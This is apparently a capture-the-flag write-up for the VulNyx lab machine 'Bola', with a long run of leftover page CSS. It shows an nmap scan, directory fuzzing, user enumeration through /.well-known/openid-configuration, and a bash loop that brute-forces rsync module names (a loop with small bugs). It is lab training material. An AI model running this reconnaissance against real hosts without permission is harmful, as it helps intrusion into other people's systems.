ctfmirror

click to go main site

:root, .light, .dark [data-color-scheme$="light"], .dark [data-follow-color-scheme="true"]:has([data-color-scheme$="light"]) { --primary-1: 255 255 255; --contrast-primary-1: 29 29 29; --primary-2: 247 250 255; --contrast-primary-2: 29 29 29; --primary-3: 241 248 255; --contrast-primary-3: 29 29 29; --primary-4: 233 243 255; --contrast-primary-4: 29 29 29; --primary-5: 224 238 255; --contrast-primary-5: 29 29 29; --primary-6: 213 230 255; --contrast-primary-6: 29 29 29; --primary-7: 198 218 253; --contrast-primary-7: 29 29 29; --primary-8: 182 205 246; --contrast-primary-8: 29 29 29; --primary-9: 52 109 219; --contrast-primary-9: 255 255 255; --primary-10: 57 115 225; --contrast-primary-10: 255 255 255; --primary-11: 87 110 152; --contrast-primary-11: 255 255 255; --primary-12: 24 29 38; --contrast-primary-12: 255 255 255; --primary-original: 52 109 219; --contrast-primary-original: 255 255 255; --tint-1: 255 255 255; --contrast-tint-1: 29 29 29; --tint-2: 249 250 251; --contrast-tint-2: 29 29 29; --tint-3: 246 247 250; --contrast-tint-3: 29 29 29; --tint-4: 240 242 246; --contrast-tint-4: 29 29 29; --tint-5: 234 237 242; --contrast-tint-5: 29 29 29; --tint-6: 226 230 236; --contrast-tint-6: 29 29 29; --tint-7: 213 217 224; --contrast-tint-7: 29 29 29; --tint-8: 200 205 213; --contrast-tint-8: 29 29 29; --tint-9: 121 133 155; --contrast-tint-9: 255 255 255; --tint-10: 110 122 143; --contrast-tint-10: 255 255 255; --tint-11: 106 110 119; --contrast-tint-11: 255 255 255; --tint-12: 28 29 31; --contrast-tint-12: 255 255 255; --tint-original: 120 120 120; --contrast-tint-original: 255 255 255; --neutral-1: 255 255 255; --contrast-neutral-1: 29 29 29; --neutral-2: 250 250 250; --contrast-neutral-2: 29 29 29; --neutral-3: 247 247 247; --contrast-neutral-3: 29 29 29; --neutral-4: 242 242 242; --contrast-neutral-4: 29 29 29; --neutral-5: 237 237 237; --contrast-neutral-5: 29 29 29; --neutral-6: 229 229 229; --contrast-neutral-6: 29 29 29; --neutral-7: 217 217 217; --contrast-neutral-7: 29 29 29; --neutral-8: 204 204 204; --contrast-neutral-8: 29 29 29; --neutral-9: 120 120 120; --contrast-neutral-9: 255 255 255; --neutral-10: 121 121 121; --contrast-neutral-10: 255 255 255; --neutral-11: 110 110 110; --contrast-neutral-11: 255 255 255; --neutral-12: 29 29 29; --contrast-neutral-12: 255 255 255; --neutral-original: 120 120 120; --contrast-neutral-original: 255 255 255; --header-background: 52 109 219; --header-link: 255 255 255; --info-1: 255 255 255; --contrast-info-1: 29 29 29; --info-2: 250 250 250; --contrast-info-2: 29 29 29; --info-3: 247 247 247; --contrast-info-3: 29 29 29; --info-4: 242 242 242; --contrast-info-4: 29 29 29; --info-5: 237 237 237; --contrast-info-5: 29 29 29; --info-6: 229 229 229; --contrast-info-6: 29 29 29; --info-7: 217 217 217; --contrast-info-7: 29 29 29; --info-8: 204 204 204; --contrast-info-8: 29 29 29; --info-9: 120 120 120; --contrast-info-9: 255 255 255; --info-10: 121 121 121; --contrast-info-10: 255 255 255; --info-11: 110 110 110; --contrast-info-11: 255 255 255; --info-12: 29 29 29; --contrast-info-12: 255 255 255; --info-original: 120 120 120; --contrast-info-original: 255 255 255; --warning-1: 255 255 255; --contrast-warning-1: 29 29 29; --warning-2: 254 249 244; --contrast-warning-2: 29 29 29; --warning-3: 255 245 236; --contrast-warning-3: 29 29 29; --warning-4: 255 239 225; --contrast-warning-4: 29 29 29; --warning-5: 254 233 214; --contrast-warning-5: 29 29 29; --warning-6: 250 224 200; --contrast-warning-6: 29 29 29; --warning-7: 242 211 182; --contrast-warning-7: 29 29 29; --warning-8: 233 197 164; --contrast-warning-8: 29 29 29; --warning-9: 254 154 0; --contrast-warning-9: 29 29 29; --warning-10: 187 92 0; --contrast-warning-10: 255 255 255; --warning-11: 138 102 66; --contrast-warning-11: 255 255 255; --warning-12: 35 28 21; --contrast-warning-12: 255 255 255; --warning-original: 254 154 0; --contrast-warning-original: 29 29 29; --danger-1: 255 255 255; --contrast-danger-1: 29 29 29; --danger-2: 255 247 246; --contrast-danger-2: 29 29 29; --danger-3: 255 242 239; --contrast-danger-3: 29 29 29; --danger-4: 255 234 230; --contrast-danger-4: 29 29 29; --danger-5: 255 226 221; --contrast-danger-5: 29 29 29; --danger-6: 255 215 210; --contrast-danger-6: 29 29 29; --danger-7: 255 200 193; --contrast-danger-7: 29 29 29; --danger-8: 254 184 177; --contrast-danger-8: 29 29 29; --danger-9: 251 44 54; --contrast-danger-9: 255 255 255; --danger-10: 228 0 33; --contrast-danger-10: 255 255 255; --danger-11: 158 87 81; --contrast-danger-11: 255 255 255; --danger-12: 39 25 23; --contrast-danger-12: 255 255 255; --danger-original: 251 44 54; --contrast-danger-original: 255 255 255; --success-1: 255 255 255; --contrast-success-1: 29 29 29; --success-2: 245 252 246; --contrast-success-2: 29 29 29; --success-3: 238 252 240; --contrast-success-3: 29 29 29; --success-4: 229 249 231; --contrast-success-4: 29 29 29; --success-5: 219 246 222; --contrast-success-5: 29 29 29; --success-6: 207 240 210; --contrast-success-6: 29 29 29; --success-7: 190 229 194; --contrast-success-7: 29 29 29; --success-8: 172 218 177; --contrast-success-8: 29 29 29; --success-9: 0 201 80; --contrast-success-9: 29 29 29; --success-10: 0 152 23; --contrast-success-10: 255 255 255; --success-11: 74 124 82; --contrast-success-11: 255 255 255; --success-12: 22 32 23; --contrast-success-12: 255 255 255; --success-original: 0 201 80; --contrast-success-original: 29 29 29; } .dark, :root:not(.dark) [data-color-scheme^="dark"], :root:not(.dark) [data-follow-color-scheme="true"]:has([data-color-scheme^="dark"]) { --primary-1: 29 29 29; --contrast-primary-1: 255 255 255; --primary-2: 32 35 39; --contrast-primary-2: 255 255 255; --primary-3: 39 44 53; --contrast-primary-3: 255 255 255; --primary-4: 40 48 62; --contrast-primary-4: 255 255 255; --primary-5: 43 54 72; --contrast-primary-5: 255 255 255; --primary-6: 45 58 81; --contrast-primary-6: 255 255 255; --primary-7: 52 68 96; --contrast-primary-7: 255 255 255; --primary-8: 59 78 112; --contrast-primary-8: 255 255 255; --primary-9: 52 109 219; --contrast-primary-9: 255 255 255; --primary-10: 80 139 252; --contrast-primary-10: 255 255 255; --primary-11: 167 193 239; --contrast-primary-11: 29 29 29; --primary-12: 249 255 255; --contrast-primary-12: 29 29 29; --primary-original: 52 109 219; --contrast-primary-original: 255 255 255; --tint-1: 29 29 29; --contrast-tint-1: 255 255 255; --tint-2: 34 34 35; --contrast-tint-2: 255 255 255; --tint-3: 43 44 45; --contrast-tint-3: 255 255 255; --tint-4: 47 48 49; --contrast-tint-4: 255 255 255; --tint-5: 52 54 55; --contrast-tint-5: 255 255 255; --tint-6: 56 58 60; --contrast-tint-6: 255 255 255; --tint-7: 66 68 70; --contrast-tint-7: 255 255 255; --tint-8: 76 78 81; --contrast-tint-8: 255 255 255; --tint-9: 127 133 144; --contrast-tint-9: 255 255 255; --tint-10: 138 145 156; --contrast-tint-10: 255 255 255; --tint-11: 190 192 197; --contrast-tint-11: 29 29 29; --tint-12: 254 255 255; --contrast-tint-12: 29 29 29; --tint-original: 120 120 120; --contrast-tint-original: 255 255 255; --neutral-1: 29 29 29; --contrast-neutral-1: 255 255 255; --neutral-2: 34 34 34; --contrast-neutral-2: 255 255 255; --neutral-3: 44 44 44; --contrast-neutral-3: 255 255 255; --neutral-4: 48 48 48; --contrast-neutral-4: 255 255 255; --neutral-5: 53 53 53; --contrast-neutral-5: 255 255 255; --neutral-6: 57 57 57; --contrast-neutral-6: 255 255 255; --neutral-7: 67 67 67; --contrast-neutral-7: 255 255 255; --neutral-8: 78 78 78; --contrast-neutral-8: 255 255 255; --neutral-9: 120 120 120; --contrast-neutral-9: 255 255 255; --neutral-10: 144 144 144; --contrast-neutral-10: 255 255 255; --neutral-11: 192 192 192; --contrast-neutral-11: 29 29 29; --neutral-12: 255 255 255; --contrast-neutral-12: 29 29 29; --neutral-original: 120 120 120; --contrast-neutral-original: 255 255 255; --header-background: 52 109 219; --header-link: 255 255 255; --info-1: 29 29 29; --contrast-info-1: 255 255 255; --info-2: 34 34 34; --contrast-info-2: 255 255 255; --info-3: 44 44 44; --contrast-info-3: 255 255 255; --info-4: 48 48 48; --contrast-info-4: 255 255 255; --info-5: 53 53 53; --contrast-info-5: 255 255 255; --info-6: 57 57 57; --contrast-info-6: 255 255 255; --info-7: 67 67 67; --contrast-info-7: 255 255 255; --info-8: 78 78 78; --contrast-info-8: 255 255 255; --info-9: 120 120 120; --contrast-info-9: 255 255 255; --info-10: 144 144 144; --contrast-info-10: 255 255 255; --info-11: 192 192 192; --contrast-info-11: 29 29 29; --info-12: 255 255 255; --contrast-info-12: 29 29 29; --info-original: 120 120 120; --contrast-info-original: 255 255 255; --warning-1: 29 29 29; --contrast-warning-1: 255 255 255; --warning-2: 38 34 30; --contrast-warning-2: 255 255 255; --warning-3: 50 42 35; --contrast-warning-3: 255 255 255; --warning-4: 57 45 34; --contrast-warning-4: 255 255 255; --warning-5: 66 50 34; --contrast-warning-5: 255 255 255; --warning-6: 73 53 33; --contrast-warning-6: 255 255 255; --warning-7: 87 62 37; --contrast-warning-7: 255 255 255; --warning-8: 101 71 41; --contrast-warning-8: 255 255 255; --warning-9: 254 154 0; --contrast-warning-9: 29 29 29; --warning-10: 213 116 0; --contrast-warning-10: 255 255 255; --warning-11: 224 184 145; --contrast-warning-11: 29 29 29; --warning-12: 255 253 243; --contrast-warning-12: 29 29 29; --warning-original: 254 154 0; --contrast-warning-original: 29 29 29; --danger-1: 29 29 29; --contrast-danger-1: 255 255 255; --danger-2: 40 32 32; --contrast-danger-2: 255 255 255; --danger-3: 55 39 38; --contrast-danger-3: 255 255 255; --danger-4: 64 41 38; --contrast-danger-4: 255 255 255; --danger-5: 75 44 41; --contrast-danger-5: 255 255 255; --danger-6: 84 45 41; --contrast-danger-6: 255 255 255; --danger-7: 100 51 48; --contrast-danger-7: 255 255 255; --danger-8: 117 58 54; --contrast-danger-8: 255 255 255; --danger-9: 251 44 54; --contrast-danger-9: 255 255 255; --danger-10: 255 52 59; --contrast-danger-10: 255 255 255; --danger-11: 248 168 161; --contrast-danger-11: 29 29 29; --danger-12: 255 249 247; --contrast-danger-12: 29 29 29; --danger-original: 251 44 54; --contrast-danger-original: 255 255 255; --success-1: 29 29 29; --contrast-success-1: 255 255 255; --success-2: 31 36 32; --contrast-success-2: 255 255 255; --success-3: 37 47 38; --contrast-success-3: 255 255 255; --success-4: 37 52 39; --contrast-success-4: 255 255 255; --success-5: 38 60 41; --contrast-success-5: 255 255 255; --success-6: 38 65 41; --contrast-success-6: 255 255 255; --success-7: 42 77 48; --contrast-success-7: 255 255 255; --success-8: 47 89 54; --contrast-success-8: 255 255 255; --success-9: 0 201 80; --contrast-success-9: 29 29 29; --success-10: 0 176 54; --contrast-success-10: 255 255 255; --success-11: 155 208 161; --contrast-success-11: 29 29 29; --success-12: 246 255 247; --contrast-success-12: 29 29 29; --success-original: 0 201 80; --contrast-success-original: 29 29 29; } Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-06 12:55 CET Nmap scan report for 192.168.93.132 Host is up (0.00077s latency). Not shown: 65532 closed tcp ports (reset) PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 9.2p1 Debian 2+deb12u4 (protocol 2.0) | ssh-hostkey: | 256 65:bb:ae:ef:71:d4:b5:c5:8f:e7:ee:dc:0b:27:46:c2 (ECDSA) |_ 256 ea:c8:da:c8:92:71:d8:8e:08:47:c0:66:e0:57:46:49 (ED25519) 80/tcp open http Apache httpd 2.4.62 ((Debian)) |_http-server-header: Apache/2.4.62 (Debian) |_http-title: Did not follow redirect to http://bola.nyx 873/tcp open rsync (protocol version 32) MAC Address: 00:0C:29:4E:5B:18 (VMware) Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Important information about the nmap:

22 -> nothing
80 --> redirect bola.nyx
873 --> rsync may be something intersting here...

We add the bola.nyx inside the /etc/hosts with the following command line or you just can do it manually.

echo "<IP> bola.nyx" >> /etc/hosts

hashtag
Vhost bola.nyx


Let's begin just watching what is inside bola.nyx.


As we can see above is the VulNyx plataform but with a new feature, it seems that they have added the functionality to log in.


We don't have any valid credentials yet, so the next step will be fuzzing the website, before using tools like ffuf, wfuzz I always use dirsearch with his basic wordlist before using a wordlist of seclists, as dirsearchgives you extensions like php, aspx, jsp, html, js by default and it is very comfortable for basic fuzzing.

dirsearch -u http://bola.nyx

And we have the following directory and files:

We can't do anything with what we found, much less the /.well-known directory.

Before we dive in the files within /.well-known , let's understand what is this directory.

hashtag
What is /.well-known directory

.well-known is a standard that serves as a normalised directory within the root domain of a website, usually located in /.well-known/ on the webserver, which centralises critical metadata of a website, including configuration files and information related to its services, protocols and security mechanisms https://example.com/.well-known/security.txt.

I give to you the folllowing github resourse that would be helpful for you when you are facing a /.well-known directory, It gives you the most popular files within the mentioned directory, you can create this for a custom wordlist and use it in the future :)

LogoGitHub - moul/awesome-well-known: A curated list of well-known URIs, resources, guides and tools (RFC 5785)GitHubchevron-right

hashtag

/.well-known/security.txt

This file contains contact information for security researchers to report vulnerabilities. RFC 9116.

Only has the mail we already had.

hashtag

/.well-known/openid-configuration

This file defines configuration details for OpenID Connect, an identity layer over the OAuth 2.0 protocol.

Contains usernames and mails:

So we have listed users that may be useful for the future, when we find a password.

hashtag
Rsync

Rsync is a utility for transferring and synchronizing files between a computer and a storage drive and across networked computers by comparing the modification times and sizes of files.

hashtag
Basic enumeration


The first thing we need to do to check this service running on port 873, is the following command:

rsync rsync://bola.nyx/
Nothing happened

We need to understand how it works rsync. From behind when you install the service, the config file looks like this:

# Global config
uid = nobody
gid = nogroup
use chroot = no
max connections = 5
log file = /var/log/rsync.log
pid file = /var/run/rsyncd.pid
dont compress = *.gz *.tgz *.zip *.z *.rpm *.deb *.iso *.bz2 *.tbz

# Define the module that will share /opt
[public_files]
    path = /opt
    comment = VulNyx Public Files
    read only = yes
    list = yes

Where we have to look is where it says list = yes.


There is 2 options in the above variable:

In the first command the list was on no, and the second one is on yes

The machine we are facing is on "no", so if we can't list the shared modules, we need to fuzz it.


VulNyx has his own tool for fuzz rsync service:

LogoArsenal/rsync-brute at main · VulNyx/ArsenalGitHubchevron-right

But you can make your own tool for fuzz it, like this one:

for PATH in $(cat /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt); do rsync --timeout=5 rsync://bola.nyx/$PATH &>/dev/null && "[+] Resourse found: $PATH"; done

I recommend the rsync-brute tool, as it sometimes crashes with the for tool and doesn't work properly 😂.

